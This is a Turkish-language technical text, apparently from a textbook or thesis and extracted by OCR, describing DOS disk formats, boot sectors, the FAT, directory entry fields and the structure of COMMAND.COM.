	1.44Mb	80	18	2

4.1.2 Sistem başlatma diskleri

Bütün disket ve diskler veri formatları ne olursa olsun bir sistemi başlatabilecek yani açabilecek kapasitededirler; bu, diskin, bir işletim sistemini -bilgisayar açıldığında- işletime sokabilmek için gerekli bilgileri içermekte olduğu anlamına gelmektedir. Böyle disket ya da disklere sistem başlatma diskleri ya da sistem açabilen diskler (bootable disks) denmektedir. Sistem başlatma diskleri için özel bir formatlama söz konusu değildir. Bu tür diskler sadece ROM BIOS'a işletim sistemini çalıştırabilmesi için gerekli bilgiyi sağlamaktadırlar.[6]

Tüm PC ve PS/2'lerin disket ve sabit disklerindeki ilk kesim -O.silindir, O.kafa, 1.kesim- kısa bir açılış programı içerir. Bu programın görevi, diskin herhangi bir yerinden işletim sisteminin büyük bir kısmını bellek içine okumak ve denetimi işletim sistemine teslim etmektir.

Bilgisayar soğukken ya da sıcak iken tekrar açıldığında, ROM BIOS tarafından yürütülen son görevler disk açılış kesimini belleğe okumak ve bunun içeriğinin bir açılış programını ihtiva edip etmediğini gösteren bir imzayı aramaktır. Bu imza söz konusu programın son iki baytında yer alır (55H ve AAH). Eğer bu imzanın değeri geçersiz ise BIOS, açılış kesiminde böyle bir açılış programının bulunmadığını kabul edecektir.

Açılış programının görevi, işletim sistemini çalıştıracak bir programın kopyasını diskten belleğe aktarmaktır. İşletim sistemini işleten bu tür bir programın büyüklüğü ve lokasyonu için bir sınır tayin edilmemiştir.

4.2 DOS disk formatları

Tablo 1'deki disket formatlarından daha farklı formatlar da mevcuttur. Ancak taşınabilirlik ön planda olduğundan, DOS'un tanıdığı disket formatları tabloda listelenenlerle sınırlı kalmaktadır. DOS'un ilk sürümleri sadece

160K ve 320K formatlarını kullanabiliyordu. DOS'un daha sonraki sürümleri yüksek kapasiteli disket formatlarını tanımaya başladı ve bunlara sabit disk formatları da eklendi.[6]

Tablo 4.2- Standart DOS disk formatları

Disk	Kapasite	DOS sürümü (version)
5.25" disket	160K	1.0
	320K	1.1
	180K	2.0
	360K	2.0
	1.2Mb	3.0
3.5" disket	720K	3.2
	1.44Mb	3.3
Sabit disk		2.0

Tablo 4.3- Bazı tipik sabit disk formatları. Hepsi kesim başına 512 bayt kullanmaktadır.

Disk	Kapasite	Silindir	İz başına kesim	Kafa
Tipik PC/XT sabit diski	10Mb	306	17	4
PC/AT sabit diski tip 20	30Mb	733	17	5
PS/2 Model 30 sabit diski tip 26	20Mb	612	17	4
PS/2 Model 60 sabit diski tip 31	44Mb	732	17	7

Sabit disklerin depolama sığaları göreceli olarak çok büyük olduğundan, bazı PC kullanıcıları DOS için disk alanının sadece bir kısmını, diğer kısmını da başka işletim sistemleri için kullanmayı tercih etmektedirler. Bu durumu kolaylaştırmak için, bir sabit diskin kullanılabilir alanı dört mantıksal bölüme (Partition) ayrılarak bunlara ayrı ayrı erişmek mümkün olabilmektedir. Bölümleme bilgileri diğerlerinden bütünüyle tecrit edilebilir ve her bölüm kendine ait açılış kesimini ve işletim sistemini içerebilir.

Bir sabit diskin ilk kesimi 64 bayt uzunluğundaki bir bölümleme tablosunu ve bir disk açılış programını ihtiva etmektedir. Bölümleme tablosu disk üzerinde bölümlerin bulunduğu konumları gösterir. Tablo aynı zamanda bir tek açılabilir yani sistemi başlatabilir bölüme gönderme yapar. Sözü edilen bölümdeki ilk kesim, ROM BIOS'un bir işletim sistemini yükleyebilmesi için gerekli bölüm açılış kesimini içermektedir.

Disk açılış programı bölümleme tablosunu inceleyerek bölümlerden hangisinin bir işletim sistemini çalıştırabileceğini tespit eder. Daha sonra diskten bölüm açılış kesimini belleğe okur. Sözü edilen bu kesim, diskten bir işletim sistemini belleğe okuyan ve bunun üzerine kontrolü ona devreden bir açılış programını içermektedir.

4.3 Diskin mantıksal yapısı

DOS disklerinin tümü aynı mantıksal formatlama işleminden geçmektedir. Diskin, kayıt yüzeyleri, izleri ve kesimleri aynı notasyon ile nümerik olarak tanımlanır; belirli kesimlerse daima özel programlar için saklı tutulur.DOS bunların yardımıyla disk yönetimini icra eder.[6]

Disketin silindir numaraları disk (kayıt) yüzeyinin dışından 0 ile başlar ve disk merkezine doğru artan numaralarla sıralanır. Aynı şekilde okuma/yazma kafaları da 0 ile

başlar; fakat ilk kesim 1 numarasıyla başlamaktadır. Böylece diskin üzerindeki herhangi bir lokasyon tek bir silindir, kafa ve kesim numara kombinasyonuyla belirlenebilmektedir. Gerçekte bu durum ROM BIOS'un disk verisine nasıl erişmekte olduğunu göstermektedir.

Fakat DOS, silindir, kafa ve kesimleri tanımaz. Bunun yerine o, diski, doğrusal olarak sıralanmış mantıksal kesimlerden ibaret görmektedir. Ard arda gelen mantıksal kesimlerden ilki disk üzerindeki birinci kesimdir, yani 1. kesim, O.silindir ve O.kafa (açılış kesimi) DOS için O.mantıksal kesimdir.

Mantıksal kesimler, aynı silindir içinde izden ize ve sonra da silindirden silindire giderek numaralandırılır.Bu suretle, O.silindir ve O.kafadaki son kesimi, O.silindir ve 1.kafadaki kesim takip etmektedir, bir silindirdeki son kesimi ise bir sonraki silindirdeki kesim izlemektedir.


Mantıksal kesimlerin kullanımıyla DOS, farklı disk sürücü tipleri arasında çesitlilik gösteren silindir, kafa ve kesim numaralarıyla meşgul olmaktan uzak kalır. Ancak bu özellik, DOS'un belli bir disk sürücüde erişebileceği disk alanı miktarını sınırlamaktadır. DOS, mantıksal kesim numaralarını 16-bit tamsayılarla kayıt ettiğinden. bir disk üzerinde en çok 65536 adet mantıksal kesimi tanıyabilir. Diğer yandan kabul edilen (default) kesim uzunluğu 512 bayt oldugundan, DOS'un yönetebilecegi en büyük disk 65536x512 yani 32Mb kapasiteli bir disk olacaktır. Ancak bu sınırı aşabilmek için DOS, 3.3 sürümüyle uzatılmış (extended) DOS bölümünü (partition) ithal etmiştir. Böylelikle ana C: sürücünün yanında D ve E gibi uzatılmış bölümler kullanabilme imkanı doğmuştur; fakat uzatılmış bölümlerdeki D ve E sürücülerinin her biri 32Mb'tan fazla olamamaktadır.

4.4 DOS'un diski düzenleyiş tarzı

DOS bir disketi formatladığında onu siler ve her kesimi

gözden geçirir; fakat bir sabit diskin bölümünde bu işlem veriler silinmeksizin her kesim tamamlılık açısından tahkik edilerek gerçekleştirilir. Formatlama programı gerek disket gerekse disklerde kontrol bilgilerini ve indekslerini depolamak için, belirli miktardaki disk alanını muhafaza etmektedir. Bir bakıma koruma altına alınan bu bölgeyi DOS işletim sistemi disk üzerine kayıt olunan bilgileri düzenlemek için kullanır.[6]

Her DOS disketi veya sabit disk bölümü dört ayrı bölgeye haritalanır. Bu bölgeler saklanış sırasına göre, saklı bölge (reserved area), dosya dağılım tablosu (File Allo cation Table=FAT), ana dizin (root directory) ve dosya böl gesidir (file area).



Şekil 4.2- DOS disk haritası

Saklı bölge bir veya daha fazla kesimden meydana gelebilir; ilk kesim daima disk açılış kesimidir (sıfırıncı mantıksal kesim). Açılış kesiminin içersinde bir tablo, saklı bölgeninin uzunlugu (size), dosya dagılım tablosunun uzunluğu (ve kaç kopyasını içerdiğini) ve bununla birlikte ana dizinde yer alan girişlerin sayısı kayıtlıdır. Bütün disketlerde en az bir kesim saklı bölge için tahsis edilmiştir.

Saklı bölgenin hemen ardından dosya dağılım tablosu yani FAT gelmektedir. Bu tablo, diskin dosya bölgesi üzerindeki tüm disk alanının kullanışını, dosyalar için ayrılan alanları, henüz kullanılmamış alanları ve disk ortamında söz konusu olabilen hataları haritalar. FAT tahrip olabilir düşüncesiyle bunun iki adet kopyası yapılmaktadır. FAT'ın büyüklüğü diskin sığasına yani kapasitesine bağlıdır. Aşağıdaki tablo farklı disklerde FAT büyüklüğünü göstermektedir.

Tablo 4.4- Bilinen bazı DOS disket formatları için saklı bölge, FAT ve ana dizin boyları.

Disk	Kapasite	Saklı bölge	FAT	Ana dizin
5.25" disket	360K	1 kesim	4 kes.	7 kesim
	1.2Mb	1 kesim	14	14
3.5" disket	720K	1	6	7
	1.44Mb	1	18	14

DOS diski üzerinde bir diğer madde ana dizindir. Ana dizin bir içerikler tablosu olarak kullanılmaktadır. Sözü geçen bu içerikler tablosunda her dosya için bir dizi bilgiler tutulmaktadır. Bu bilgiler arasında ana dizin girisinde dosyanın adı, büyüklüğü (bayt olarak uzunluğu) ve disk üzerindeki lokasyonu bulunur. Ana dizinin büyüklüğü (kesim olarak) disk formatlarıyla degiskenlik gösterir(bakınız tablo 4.)

Diskin kullanılabilir alanının en büyük bölümünü dosya bölgesi işgal etmektedir. Dosyalar bu bölgeye kayıt edilir. DOS 2.0 ve daha sonraki sürümleri dosya bölgesine dosyaların yanında alt dizinleri de kayıt etmeye başlamışlardır. Gerek dosyalar gerekse alt dizinler için dosya bölgesi alanı üzerinde ardışık kesimlerden meydana gelen kümeler (clusters) tahsis edilir. FAT ve ana dizin büyüklüklerinde olduğu gibi bir DOS diskinin küme uzunlukları da formatlama olgusuyla değişir.

Tablo 4.5- Bilinen bazı DOS disk formatları için küme büyüklükleri (boyları)

Disk	Kapasite	Küme büyüklüğü
5.25" disket	360K 1.2Mb	2 kesim 1
3.5" disket	720K 1.44Mb	2 1
PC/XT sabit diski	10Mb	8
PC/AT sabit diski tip 20	20Mb	4
PS/2 Model 30 sabit diski tip 26	30Mb	4
PS/2 Model 60 sabit diski tip 31	44Mb	4

4.4.1 Açılış kesimi (Boot sector)

Bir DOS disketindeki veya bir sabit diskin DOS bölümündeki açılış kesimi öz bir makina dili programından oluşmaktadır. Bu program DOS işletim sistemini belleğe yükletme işlemini başlatır.[6]

Bütün disk formatlama türlerinin açılış kesimlerinde bazı önemli parametreler bulunmaktadır; BIOS'un bir parcası olan parametreler DOS tarafından herhangi disk tipi aygıtını denetlemek için kullanılır.

Tablo 4.6- Açılış kesimindeki BIOS parametreler bloğu.

Uzunluk	Açıklama
8 bayt	Sistem tanıtıcı (ID)
1 kelime	Kesim başına düşen bayt sayısı
1 bayt	Küme başına düşen kesim sayısı
1 kelime	Saklı bölgedeki kesim sayısı
1 bayt	FAT'ın kopya sayısı
1 kelime	Ana dizindeki girişlerin sayısı
1 kelime	Toplam kesim sayısı
1 bayt	DOS ortam tanıtıcısı
1 kelime	FAT başına düşen kesim sayısı
1 kelime	İz başına düşen kesim sayısı
1 kelime	Kafa sayısı
1 kelime	Gizli kesim sayısı

4.4.2 Ana dizin (Root directory)

Bir disket veya bir sabit diskin bölümündeki ana dizin, DOS'un FORMAT programıyla oluşturulmaktadır. FORMAT tarafından belirlenen ana dizinin büyüklüğü veya başka bir ifadeyle bu dizine yapılan girişlerin sayısı sınırlıdır.[6]

Tablo 4.7- Bazı genel DOS disk formatları için ana dizin büyüklükleri

Disk	Kapasite	Büyüklük	Giriş sayısı
5.25" disket	180K	4 kesim	64
	360K	7	112
	1.2Mb	14	224
3.5" disket	720K	7	112
	1.44Mb	14	224
PC/XT sabit diski	10Mb	32	512
PC/AT sabit diski tip 20	30Mb	32	512
PS/2 Model 30 sabit diski tip 26	20Mb	32	512
PS/2 Model 60 sabit diski tip 31	44Mb	32	512

Ana dizin bir seri 32-bayt uzunluğunda dizin girişleri ihtiva etmektedir. Her dizin girişi dosyanın adını, bir alt dizini ya da bir disk hacim etiketini içerir. Bir dosya için dizin girişinde dosyanın uzunluğu, disk(et)teki lokasyonu ve son defa değiştirildiği tarih ve zaman gibi temel bilgiler bulunur. Bu bilgiler aşağıda listelenen sekiz alanda görülmektedir.

Tablo 4.8- Bir dizin girişine ait sekiz bilgi birimi.

Acıklama	Uzunluk	Format
Dosya adı	8 bayt	ASCII karakterleri
Dosya adı uzantısı	3	ASCII karakterleri
Nitelik	1	Bit kodlu
Ayrılmış alan	10	Kullanılmıyor;sıfırlar
Zaman	2	Kelime kodlu
Tarih	2	Kelime kodlu
Başlangıç küme-numarası	2	Kelime
Dosya büyüklüğü	4	Tam sayı

4.4.2.1 Dosya adı

Dizindeki ilk sekiz bayt ASCII olarak saklanan dosya adını içermektedir. Eğer dosya adı sekiz karakterden az ise sağ taraf boşluk karakterleri ile doldurulur.[6]

Dosya adının bulunduğu alandaki ilk bayta özel durumlara işaret etmek üzere iki kod konmaktadır. DOS, bir dosya silindigi zaman, bu dizin girişinin başka bir dosya için tekrar kullanılabileceğini belirtmek amacıyla, dosya adı alanının ilk baytına E5H kodunu yerleştirir.

Bir dosya silindiğinde sadece iki olay meydana gelir. Birinci olay dizin girişindeki ilk bayt E5H'ya çevrilir; ikinci olayın sürecindeyse FAT'da bu dosya için ayrılan

kümeler temizlenir. Diğer bütün bilgiler olduğu gibi korunur.

4.4.2.2 Dosya adı uzantısı (Filename Extension)

Dosya adını doğrudan takip eden standart dosya adı uzantısı ASCII formatında saklanır. Üç bayttan meydana gelen bu uzantı üç karakterden az olursa boşluk karakterleri ile doldurulur. Dosya adı en az bir karakterden oluşmak zorundayken uzantı kısmı için böyle bir sart yoktur.

4.4.2.3 Dosya niteliği (File Attribute)

Dizin girisinin üçüncü alanı 1 bayt uzunluğundadır. Buradaki bayt bit seviyesinde değerlendirilir ve her bit dizin girişini sınıflamada kullanılır.

Tablo 4.9- Bir dosyanın niteliğini belirten 8-bit

Bit								Anlamı
7	6	5	4	3	2	1	0	
.	.	.	.	.	.	.	1	Salt-okunur (Read-only)
.	.	.	.	.	.	1	.	Gizli (Hidden)
.	.	.	.	.	1	.	.	Sistem
.	.	.	.	1	.	.	.	Hacim etiketi (Volume label)
.	.	.	1	.	.	.	.	Alt dizin (Subdirectory)
.	.	1	.	.	.	.	.	Arşiv
.	1	.	.	.	.	.	.	Kullanılmıyor
1	.	.	.	.	.	.	.	Kullanılmıyor

Alçak düzeyli bir bit olan bit 0, bir dosyayı salt okunur olarak nitelendirmektedir. Böylelikle dosya DOS'un herhangi bir işleminden ötürü silinmekten ya da değiştirilmekten korunmuş olur.

Bit 1, bir dosyayı gizli (hidden), bit 2'de bir dosyayı sistem dosyası olarak nitelendirmektedir. Gizli veya

sistem ya da her ikisi olmak üzere nitelenen dosyalar DOS'un olağan operasyonlarıyla (örnegin DIR komutu) görüntülenemezler. Bu çesit dosyalara DOS servislerini kullanarak ulaşılıbilir. Sistem niteliğinin hiç bir özelliği yoktur; CP/M isletim sisteminden kalma ve hâlen, DOS işletim sistemiyle hiçbir ilgisi olmadığı halde devam ettirilen bir gelenektir.

Bit 3 dizin girişini hacim etiketi olarak nitelemektedir. Bir hacim etiketi sadece ana dizinde uygun biçimde algılanabilir. Etiketin kendisi dosya adı ve dosya adı uzantısının yer aldığı alanlarda saklanır; bu iki ayrı alan bu amaç için bir tek alanmış gibi ele alınır. Büyüklük ve başlangıç küme numarası burada kullanılmaz, sadece tarih ve zaman alanları kullanılır.

Bit 4 dizin girişini bir alt dizin olarak nitelendirmektedir. Alt dizinler sıradan dosyalar gibi depolandığı için, bunların destekleyici bir alt dizin girişine gereksinimleri vardır. Bu girişler için dosya büyüklüğü alanı dışında tüm dizin alanları kullanılır.

Bit 5 arşiv bitidir. DOS arşiv bit'inden sadece yeni oluşturulmuş veya yazılımından sonra değiştirilmiş dosyaları sabit diske yedeklerken (back up) yararlanmaktadır. Arşiv bit'in sıfır olduğu tüm dosyalar yapılan son yedeklemeden itibaren degiştirilmemiş olan dosyalardır; DOS bu bit'i ancak yeni bir dosyayı oluşturduğu ya da modifiye ettiği zaman set etmektedir.

4.4.2.4 Ayrılmış alan

Buradaki 10 baytın tamamı reset edilmiş durumdadır. İleride kullanılabilir düşüncesiyle ayrılmış bir sahadır.

4.4.2.5 Zaman ve tarih

İki baytlık zaman ve tarih alanında yeni yazılan ya da değiştirilen dosyaların zamanları ve tarihleri kodlanır.

4.4.2.6 Başlangıç küme numarası

Dizin girişinin bu yedinci alanı iki bayt uzunluğunda olup dosya veri bölgesi için baslangıç küme numarasını göstermektedir. Dosya dağılım tablosunun içinde yer alan küme numaraları, dosyalara atanan kümelerin ilkine gönderme yapar. Alan tahsisi gerçekleştirilmemiş dosyalar ile hacim-etiket girişleri için başlangıç küme numaraları sıfırdır.

4.4.2.7 Dosya büyüklüğü ya da boyu

Dosya boyunu bayt olarak gösteren dizin girişinin bu son alanı dört baytlık tamsayı biçiminde kodlanmaktadır.Bu özellik dosyaların çok oylumlu olabilmesini sağlar. DOS, dosya boyunu dizin girişinde, dosyanın kesin uzunluğunu belirlemek amacıyla kullanır. Bir dosyaya tahsis edilen disk alanı 512 baytlık kümeler halinde yapıldığı için, bir dosyanın kapladıgı gerçek alanı, dizin girişinde belirtilen değerden genelde daha büyüktür. Disk üzerinde, dosya bitimi ile dosya için ayrılan son küme arasındaki bölge israf edilir.

4.4.3 Dosya bölgesi (File Area)

Tüm dosya ve alt dizinler dosya bölgesinde saklanmaktadır. [6]

DOS, dosyalara ancak gerek duyuldugu zaman ve her defasında bir küme olmak üzere alan ayırmaktadır. Yeni bir dosya oluşturulurken veya mevcut bir dosyaya ekleme yapılırken sözü geçen dosya için ayrılmış alan doğal olarak büyümektedir. Bu dosyaya tahsis edilen alan yetersiz kalırsa DOS başka bir küme daha tahsis edecektir.

Bir dosya uygun kosullar altında ardışık gelen kümeler halinde disk yüzeyine kayıt edilmektedir. Ancak bu durum her zaman böyle devam etmeyebilir. Mevcut bir dosyaya bilgi eklendiği ya da silinmiş bir dosyanın yerine

yeni bir dosya kayıt edildiğinde, söz konusu olan dosya artık birbirini izleyen kümeler şeklinde kayıt edilmesi mümkün olamayabilecektir. Bu sebepten ötürü bir dosyanın tüm disk yüzeyinde dağıtık bir biçimde bulunması olağandışı bir durum arzetmeyecektir. Böyle bir dosyanın içeriğine erişme zamanı bir dereceye kadar artar. Öte yandan parçalanmış özelliğini kazanan bu dosyaları "silememek" daha da güçlesir; çünkü bunlara tahsis edilen kümeleri bireysel olarak aramak gerekmektedir.

4.4.4 Dosya dağılım tablosu (FAT)

Dosya dağılım tablosu bir disk alanının ne şekilde kullanıldığını gösteren bir haritadır. DOS işletim sistemi hemen hemen bütün disk formatları için, FAT zedelenebilir ya da okunamaz bir duruma gelebilir düsüncesiyle FAT'ın iki kopyasını tutmaktadır.[6]


FAT'ın düzenlenişi basittir. Dosya bölgesindeki her küme için FAT'da bir giriş mevcuttur. Farklı FAT girişleri Tablo 10'da gösterilmiştir.

Tablo 4.10- FAT değerleri.

12-bit değerler	16-bit değerler	Anlamı
0	0	Kullanılmayan küme
FF0-FF6H	FFF0-FFF6H	Saklı(ayrılmış) küme
FF7H	FFF7H	Kötü küme (Bad cluster)
FF8-FFFH	FFF8-FFFFH	Bir dosyanın son kümesi
(diğer değerler)		Bir dosyaya ait bir sonraki küme

Yukardaki FAT girişleri değerleri kullanılmayan (boş), saklı veya hatalı bir kümeyi içermiyorsa FAT'daki girişe karşılık gelen bu değerler, bir dosyanın bir bölümüne işaret ediyor demektir. Bu ise bir dosyaya ait alanın, FAT girişlerinin oluşturduğu bir zincir tarafından haritalandığı anlamına gelir. Ardışık kümelerden meydana gelen bu zincire benzer yapı, yapıdaki bir sonraki girişe isaret eder. Zincirdeki ilk küme numarası, dosyanın dizin girişindeki başlangıç küme numarasıdır. Yeni bir dosya yazılırken veya mevcut bir dosya genişletilirken DOS, FAT'da kullanılmamış kümeleri bulmak üzere bir arama yapar, boş kümeye rasladığında bunu dosyaya atar. Tersine, bir dosya budandığında ya da silindiginde DOS, bu dosyaya atanmıs kümeleri temizleyerek başka dosyaların kullanımına hazırlar.

FAT, 12-bit ya da 16-bit olarak formatlanmaktadır.Pratikte disketler için 12-bit, sabit diskler icin de 16-bit FAT kullanılır. FAT'ın ilk iki girişi DOS'un kullanımına ayrılmıştır. Girişteki ilk bayt ortam tanıtıcısını içermektedir. Bunu takip eden, FAT 16-bit olarak düzenlenmişse üç bayt FFH ile işaretlenir; FAT 12-bit olarak düzenlenmişse iki baytta FFH ile kodlanır. İlk iki küme numarası (Ove 1) saklı olduğu için, dosyaya atanacak alanın küme numarasını ikinci küme taşımaktadır.[6]



Şekil 4.2 - FAT kullanılarak disk alanının tahsis edilmesi

5. DOS İŞLETİM SİSTEMİNİN YAPISI

DOS bir işletim sistemi olarak kendi içsel mantığını, kullanıcının sistemden edindiği izlemini, üzerinde çalıştığı donanımdan yalıtmayı amaç edinen muhtelif katmanlara bölünmüştür. Bu katmanlar sırasıyla şunlardır:[1]

- ☐ Temel Girdi/Çıktı Sistemi (BIOS)
- ☐ DOS nüve (DOS kernel)
- ☐ Komut işleyicisi (Shell)

5.1 Temel Girdi/Çıktı Sistemi

Temel Girdi/Çıktı Sistemi ya da BIOS modülü, sistemin üreticisinden sağlanmaktadır ve bireysel olarak bilgisayar sistemine özgüdür; aşağıda sıralanın aygıtlar (devices) için varsayılan yerleşik (resident) donanıma bağımlı sürücüleri kapsar:[1]

- ☐ Ekran ve klavye (CON)
- ☐ Satır yazıcı (PRN)
- ☐ Yardımcı aygıt (AUX)
- ☐ Tarih ve zaman (CLOCK)
- ☐ Açılış disk aygıtı (Boot disk device)

Aygıt sürücüleri (Device Driver) bir işletim sisteminin donanımını denetleyen modüllerdir; işletim sisteminin daha üst seviyelerini merkezi islem birimiyle arabirimi gerçekleştiren farklı çevresel aygıtların kendilerine özgü niteliklerinden ayrı tutmak amacıyla tasarlanmışlardır. DOS nüve bu aygıt sürücüleriyle I/O biriminin oluşturduğu istem paketcikleri sayesinde haberleşmektedir; sürücüler bundan sonra söz konusu istem paketciklerini uygun komutlara dönüştürerek çesitli donanım denetleyicilerine taktim eder.

Kalıcı ve kurulabilir (installable) terimleri BIOS içinde yerleşik bulunan sürücülerle, sistemin açılışı sırasında, CONFIG.SYS (System Configuration) dosyasında yer alan DEVICE komutu aracılıyla kurulan sürücüler arasındaki farkı belirtmek için kullanılmaktadır.

Kurulabilir aygıt sürücüleri kullanıcı tarafından tanımlanabilen sürücülerdir. Bunların arabirimleri donanımdan bagımsız olan DOS nüveyle gerçekleştirilir.

BIOS modülü IBMBIO.COM tarafından sistemin açılışı sırasında RAM belleğine okunmaktadır; IBMBIO.COM dosyası gizli nitelikli olan iki dosyadan biridir.

5.2 DOS nüve

DOS nüve Microsoft kurumunun sağladığı ve sahipliğini üstlendiği bir yazılımdır. Bu yazılım, sistem fonksiyon servislerinden meydana getirilmiş bir yazılım ürünüdür. Bu fonksiyonlar aşagıdaki maddeleri kapsar: [1]

- ☐ Dosya ve kayıt yönetimi
- ☐ Bellek yönetimi
- ☐ Karakter aygıt Girdi/Çıktısı
- ☐ Diğer programların yazımı
- ☐ Gerçek-zaman saatine erişim

Programlar bu fonksiyonlara erişebilmek için, fonksiyona özgü olan parametreler program tarafından ilgili yazmaçlara yüklenmekte ve ardından bir yazılım kesmesi kullanılarak işletim sistemine transfer edilmektedir.

DOS nüve sistemin açılışı sırasında, açılış diskinde yer alan IBMDOS.COM dosyası tarafından belleğe yüklenmektedir; IBMDOS.COM dosyası gizli nitelikli olan ikinci dosyadır.

5.3 Komut işleyicisi

Komut işleyicisi ya da diğer adıyla kabuk (shell) kullanıcı ile işletim sistemi arasında bir iletişim aracıdır. Kabuk, kullanıcıdan gelen komutları yorumlamak ve işletmekle beraber, ikincil bellekte (disk veya disketlerde) depolanan programları hafızaya okumak ve icra etmekle görevlidir.

Komut işleyicisi, COMMAND.COM dosyası içersinde yer almaktadır. Bu dosya ekranda bir 'A>' uyarı imini görüntüleyerek kullanıcıdan isteklerini girmesini bekler. Bununla birlikte COMMAND.COM bir işletim sistemi değildir, sadece DOS'un denetimi altında çalışan özel bir program türüdür.

5.3.1 COMMAND.COM

DOS ile birlikte sunulan komut isleyicisi COMMAND.COM üç bölümde incelenebilir:[1]

- ☐ Kalıcı kısım
- ☐ Başlangıç-durumuna ayarlayan kısım
- ☐ Geçici (transient) modül

Kalıcı kısım, düşük bellekte yer alan DOS nüvenin tampon ve tablolarının üstündeki alana yüklenmektedir. Bu alanda Ctrl-C ve Ctrl-Break'leri, kritik hataları ve diğer kalıcı olmayan programların çıkış noktalarını işlemek için gerekli yordamlar bulunmaktadır. COMMAND.COM'un bu kısmı hata mesajları yayınlar ve aşağıdaki tanıdık iletinin de sorumlusudur:

Abort, Retry, Ignore?

Diğer taraftan COMMAND.COM içinde bulunan bir kod parçası, COMMAND.COM'un geçici kısmının tekrar yüklenmesi icab ettiği zaman devreye girerek komut işleyicisinin geçici kısmını öngörülen hafıza bölgesine yerleştirir.

COMMAND.COM'un başlangıc-durumuna (initialization) ayarlayan kısmı, kalıcı kısmın, sistem açıldığında üst tarafına yerleştirilmektedir. Burada eğer bir AUTOEXEC toplu işlem dosyası mevcutsa onu işleme sokar.

COMMAND.COM'un gecici kısmı, RAM bellek bölgesinin en tepesine yerleştirilmektedir. Bu geçici modül kullanıcı uyarı imini (user prompt) görüntülemek, klavyeden tuşlanan iç veya dış komutları ya da toplu işlem dosyalarında yer alan komutları işlemekle sorumludur. Bir uygulama programı sona erdiginde, COMMAND.COM'un kalıcı kısmı, RAM'ın üst seviyelerinde barınan geçici kısmının üzerine söz konusu uygulama programı tarafından müdahele edilip edilmediğini anlamak için bir denetleme işlemi (checksum) uygular. Bu işlemin netiçesinde, COMMAND.COM'un gecici kısmı kendi bellek alanından uygulama programına ödün vermek durumunda kalmış ise, kendisinin taze bir kopyasını diskten tekrar belleğe okur.

COMMAND.COM tarafından kabul edilen kullanıcı komutları üç grupta toplanmaktadır:

İç komutlar (Internal commands)
Dış komutlar (External commands)
Toplu işlem dosyaları (Batch files)

İç komutlar, COMMAND.COM'un dahilinde bulunan komutlardır. Bu gruba giren komutlar COPY, REN(ame), DEL(ete), DIR(ectory), MKDIR ve CD gibi komutlardır. İç komutlar için hazırlanmış yordamlar COMMAND.COM'un geçici bölümünde yer almaktadır.

Dış komutlar ya da diğer bir ifadeyle kalıcı olmayan programlar disk dosyalarında kayıtlı bulunan programların isimleridir. Bu sınıfa giren programlar işletilmeden önce diskten belleğin geçici alanına yüklenmesi gerekmektedir. Örnek olarak CHKDSK, BACKUP, RESTORE veya XCOPY gibi programlar dış komutlardan bazılarıdır. Bir dış komut işini

tamamladığı zaman bellekten silinir; bu sebeple bir dış komuta gereksinim duyulduğunda her defasında belleğe yüklenmek zorundadır.

